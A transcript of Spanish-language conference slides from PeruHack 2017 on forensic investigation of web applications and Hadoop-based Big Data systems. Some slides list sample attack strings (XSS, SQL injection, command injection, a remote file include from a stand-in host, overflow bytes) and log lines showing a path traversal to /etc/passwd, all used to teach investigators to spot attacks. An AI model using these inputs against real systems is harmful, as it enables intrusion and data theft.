Share
Embed
Transcript
62 slides
-
#PERUHACK2017 Soy Mario Tester para Tom Clancy’s The Division Tester
para Ghost Recon: Wildlands -
#PERUHACK2017 Además Soy asesor en Ciberseguridad OWASP El Salvador Perito
Informatico Forense Filosofía Gamer -
#PERUHACK2017 Temas a Tratar Generalidades del Análisis Forense Digital Análisis
Forense de Aplicaciones Web Análisis Forense en Big Data -
#PERUHACK2017 ¿Qué NO es? - Lo que se ve en
TV - Recuperación de Datos e Información - Algo que solo necesita de Software y “Herramientas” para realizarse -
Evidencia Digital La Evidencia Digital nos puede Proveer: Quien Que
Cuando Donde Como Y NO SE PROCESA EN 10 MINUTOS COMO EN LA TELEVISION -
#PERUHACK2017 Procedimientos Forenses Standard Triage Capturar Data Volátil Capturar Data
no-volátil Apagar el Sistema Obtener Imagen Forense Analizar la Imagen con Herramientas Forenses -

#PERUHACK2017 Típica Aplicación Web Navegador Cliente Internet | Intranet Web
Server Presentación Application Server Lógica de Negocio DB Server Recursos HTTP Request HTTP Response HTTP Req. | RPC Call HTTP Resp. | RPC Return Consulta SQL Set de Resultados Independientes o en el mismo Server -
#PERUHACK2017 El Estándar no aplica • Las aplicaciones web están
típicamente distribuidas • La evidencia no siempre reside en los mismos lugares • Los DBS tienen arreglos de disco muy grandes • Son críticas para el negocio y obtener imágenes no es siempre posible -
#PERUHACK2017 Popularidad de los ataques • La variedad de dependencias
en las que una Aplicación Web recae multiplica sus vulnerabilidades: • Infraestructura de Red Servidores Web Servidores de Base de Datos Sistemas Operativos de Servers • Browsers -
#PERUHACK2017 Los Animales del Zoológico • /app.php?post=<script>alert(1) • /producto.asp?id=0%20or%201=1 •
/busqueda.jsp?ip=|+ls+-l • /include/?file=http://foo.co/shSQL • /cgi-bin/Count.cgi?user=a \x90\xbf8\xee\xff\xbf8\xee\xff \xbf8\xee\xff\xbf8\xee\xff\xbf8 \xee\xff\xbf8 […] \xff\xff -

#PERUHACK2017 Adonde se dan los ataques Navegador Cliente Web Server
Presentación Application Server Lógica de Negocio DB Server Recursos HTTP Request HTTP Response HTTP Req. | RPC Call HTTP Resp. | RPC Return Consulta SQL Set de Resultados Ataques contra el Web Server (Buffer Overflow) Ataques contra el App Server (XSS, Ataques a Sesiones) Ataques contra el DB Server (SQLi) -
#PERUHACK2017 Investigación: Preliminar Disposición de Análisis Recolección de Evidencias Preparar
las aplicaciones con Logs ajustados, NO DEFAULT Protección de Evidencias Permisos a los archivos de Log Mantener los Logs fuera del alcance del Atacante Checksum para garantizar integridad de los Logs -
#PERUHACK2017 Investigación: Preliminar Forensia de Soporte La disposición de Análisis
no garantiza la recolección total de las evidencias, se requeriría apoyo de otras ramas forenses Habilidades Entender la arquitectura y componentes de las Aplicaciones Web Entender los métodos de ataque y vulnerabilidades -

#PERUHACK2017 Identificación • Ubicar fuentes relevantes de información • Encajar
requerimientos de investigación con fuentes de datos relevantes Recolección • Adquisicion y Preservacion de Data • Recoleccion de información validadora • Documentar los procesos Análisis • Extraccion de evidencia de la data • Examen de la evidencia • Validacion cruzada • Reduccion de datos Presentación • Reporte • Demo de la logica para los hallazgos • Presentar Documento de Procesos utilizados -
TIP Los pasos deben intentar aplicarse siempre. No hay dos
investigaciones iguales -
#PERUHACK2017 Investigación: Metodología 1. Prevenir la modificación de archivos 2.
“Descubrir” los archivos necesarios para la investigación: • Logs de Web y Application Server • Server Side Scripts que utilizan los archivos de configuración de los WS, AS y la WebApp • Logs de componentes de terceros • Lo que no “pertenezca” -
#PERUHACK2017 Investigación: Metodología 3. Desarrollo del análisis para determinar la
secuencia de eventos y el grado de compromiso: • Entradas inusuales en los logs • Abuso de Scripts • Intentos excesivos de la misma IP • Tiempos de procesamiento inusuales (SQLi) • Archivos creados o modificados cerca de la hora del evento -
#PERUHACK2017 Investigación: Metodología 4. Preparar un reporte basado en la
información extraída de la Aplicación Web 5. Recomendar acciones Post-Evento -
#PERUHACK2017 Lectura de Logs 190.xx.xx.23 - - [13/Mar/2016:01:12:42 -0600] "GET
/meta.php?page=../../etc/passwd HTTP/1.1" 200 3201 >>Dirección IP del host remoto -
#PERUHACK2017 190.xx.xx.23 - - [13/Mar/2016:01:12:42 -0600] "GET /meta.php?page=../../etc/passwd HTTP/1.1" 200
3201 >> Campos de Identidad y de Correo, apendice desde la era de Netscape -
#PERUHACK2017 190.xx.xx.23 - - [13/Mar/2016:01:12:42 -0600] "GET /meta.php?page=../../etc/passwd HTTP/1.1" 200
3201 >> Estampa de tiempo cuando se realizó la solicitud al server -
#PERUHACK2017 190.xx.xx.23 - - [13/Mar/2016:01:12:42 -0600] "GET /meta.php?page=../../etc/passwd HTTP/1.1" 200
3201 >> La solicitud que se realizo al servidor, se divide en Metodo, Recurso y el Protocolo… ojo con el RECURSO!! -
#PERUHACK2017 190.xx.xx.23 - - [13/Mar/2016:01:12:42 -0600] "GET /meta.php?page=../../etc/passwd HTTP/1.1" 200
3201 >> Código de Status HTTP 100 – Informational 200 – Successful 300 – Redirection 400 – Client Error 500 – Server Error -
#PERUHACK2017 190.xx.xx.23 - - [13/Mar/2016:01:12:42 -0600] "GET /meta.php?page=../../etc/passwd HTTP/1.1" 200
3201 >> Tamaño del archivo transferido -
#PERUHACK2017 190.xx.xx.148 - - [02/Feb/2017:12:15:00 -0600] "POST /index.php?option=com_comprofiler HTTP/1.1" 301
- "http://www.*****.sv/index.php?option=com_comprofiler&ta sk=lostPassword" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; InfoPath.1)” 190.xx.xx.148 - - [02/Feb/2017:12:15:00 -0600] "GET /index.php?option=com_comprofiler&task=lostPassword&It emid=99999999&mosmsg=Sorry%2C+no+corresponding+ User+was+found HTTP/1.1" 200 16661 "http://www.*****.sv/index.php?option=com_comprofiler&ta sk=lostPassword" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; InfoPath.1)" -
#PERUHACK2017 190.xx.xx.148 - - [02/Feb/2017:12:15:00 -0600] "POST /index.php?option=com_comprofiler HTTP/1.1" 301
- "http://www.*****.sv/index.php?option=com_comprofile r&task=lostPassword" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; InfoPath.1)” 190.xx.xx.148 - - [02/Feb/2017:12:15:00 -0600] "GET /index.php?option=com_comprofiler&task=lostPassword&It emid=99999999&mosmsg=Sorry%2C+no+corresponding+ User+was+found HTTP/1.1" 200 16661 "http://www.*****.sv/index.php?option=com_comprofiler&ta sk=lostPassword" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; InfoPath.1)" -
#PERUHACK2017 190.xx.xx.148 - - [02/Feb/2017:12:15:00 -0600] "POST /index.php?option=com_comprofiler HTTP/1.1" 301
- "http://www.*****.sv/index.php?option=com_comprofile r&task=lostPassword" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; InfoPath.1)” 190.xx.xx.148 - - [02/Feb/2017:12:15:00 -0600] "GET /index.php?option=com_comprofiler&task=lostPasswo rd&Itemid=99999999&mosmsg=Sorry%2C+no+corresp onding+User+was+found HTTP/1.1" 200 16661 "http://www.*****.sv/index.php?option=com_comprofiler&ta sk=lostPassword" "Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; InfoPath.1)" -
#PERUHACK2017 Que nos dice el log 1. Intento de acceso
a un login de Joomla (asegurado pero sin SSL) 2. Dirección IP registrada 3. Usan Windows XP, Internet Explorer 7 4. Intento de usar un usuario falso para obtener una contraseña -
#PERUHACK2017 Investigación: Forense de Soporte Los logs registran de manera
precisa las actividades Lo circundante también aporta: Logs de Sistemas Operativos Flujo de Comunicación en Firewalls Memory Dumps del Web Server Archivos cargados foráneamente -
#PERUHACK2017 ¿Que es Big Data? Es la gestión y análisis
de enormes volúmenes de datos que no pueden ser tratados de manera convencional Volumen – Grandes sets de datos Velocidad – Tasa de crecimiento de la data Variedad – Estructurada, no estructurada Veracidad – Calidad y confiabilidad de la data -

#PERUHACK2017 Archivos BD FB, Twitter etc WebApp Data Almacenamiento y
Computo Distribuído Clientes de Analiticas ANALITICAS INGESTA -
#PERUHACK2017 Big Data Forensics El objetivos es recolectar data en
sistemas distribuidos, Bases de Datos de Gran Escala y las aplicaciones asociadas -
Big Data Forensics Tradicional • Intensivo • Interruptivo • Tedioso
• Descansa mucho en metadata Big Data • Interesa el contenido informativo • Limitaciones prácticas por la “monstruosidad” de sistemas Big Data -
TIP Siempre hay que considerar las limitaciones practicas en una
investigación y los requerimientos del “cliente” -

Big Data Forensics: Metadata Tradicional • Componente Crucial • Importante
para entender el ciclo de vida de un archivo Big Data • NO TIENE PROPOSITO • La ingesta y los data feeds no preservan la metadata -
TIP La recolección de logs de sistemas fuente y otros
logs pueden ser útiles como sustitutos a la metadata -

Big Data Forensics: Metadata Métodos de Recolección • No Offline
• Métodos Dirigidos y Lógicos (targeted copy y consultas) Verificación • MD5 – SHA1 por integridad • Controles descriptivos -
#PERUHACK2017 Archivos de Configuración • Almacenan variables y ubicaciones default
de archivos • Donde esta la data, las aplicaciones, metadata de los data stores -


#PERUHACK2017 Mas sobre Hadoop • HIVE: DataWarehousing • PIG: Capa
de abstracción para análisis • HBASE: NoSql • HDFS: Permisos, Trash, Cuentas de Proceso • ZooKeeper: ACLs -

#PERUHACK2017 Ecosistema de Evidencias Info de Soporte Logs de OS
y archivos de Configuracion Log de Hadoop y Archivos de Configuración Procesos/Daemons de Host OS Informacion de Procesos de Hadoop Scripts de aplicación de Haddop Evidencia de Registros Data Files HDFS Archivos de usuario HDFS o .Trash Contenido de BD/DWH (HBASE) Salidas de reportes o analisis Data Archivada Evidencia de Usuarios y Aplicaciones Scripts de aplicaciones (Pig) Archivos JAR Log de Hadoop y archivos de configuración Log de aplicaciones y archivos de configuración -
#PERUHACK2017 Ubicando las fuentes de información Solicitudes típicas • Archivos
sueltos (XML, JSON) • Bases de Datos completas • Tablas Especificas • Datos de múltiples tablas • Registros específicos de una base -
#PERUHACK2017 Ubicando las fuentes de información Consideraciones con la info
entregada: • Nombres, Carpetas, ubicaciones físicas • Tipos de archivo • Versiones • Rangos de fecha de creación o actualización -
#PERUHACK2017 Ubicando las fuentes de información Targeted Data Collections •
Documento formal claro que involucra a las partes necesarias • Accountability • Nombre de Sistema y formato de salida EXACTOS con alto nivel de detalle • Campos a recolectar • Tipos de Fecha y restricción de usuarios -
TIP Especificar toda la documentación requerida para la recolección, pues
es importante para su verificación Sirve como elemento de la fiabilidad del proceso de recolección -
#PERUHACK2017 Recolección Recolección del HDFS • Adquisición del Cluster •
Adquisición con cliente Hadoop • Adquisición vía aplicaciones Hadoop • Adquisición Hibrida -
#PERUHACK2017 Recolección Recolección de la Data de Aplicaciones • Recolección
rápida y en formatos fácilmente analizables • Pueden usarse varias herramientas (HIVE, HBASE), depende de lo que sea relevante -
#PERUHACK2017 Recolección de Application Data • Backups • Querys •
Scripts • Sofware -
#PERUHACK2017 Análisis de HDFS • Búsqueda de palabras clave •
Carving • Análisis de Metadata • Reconstrucción del Cluster -
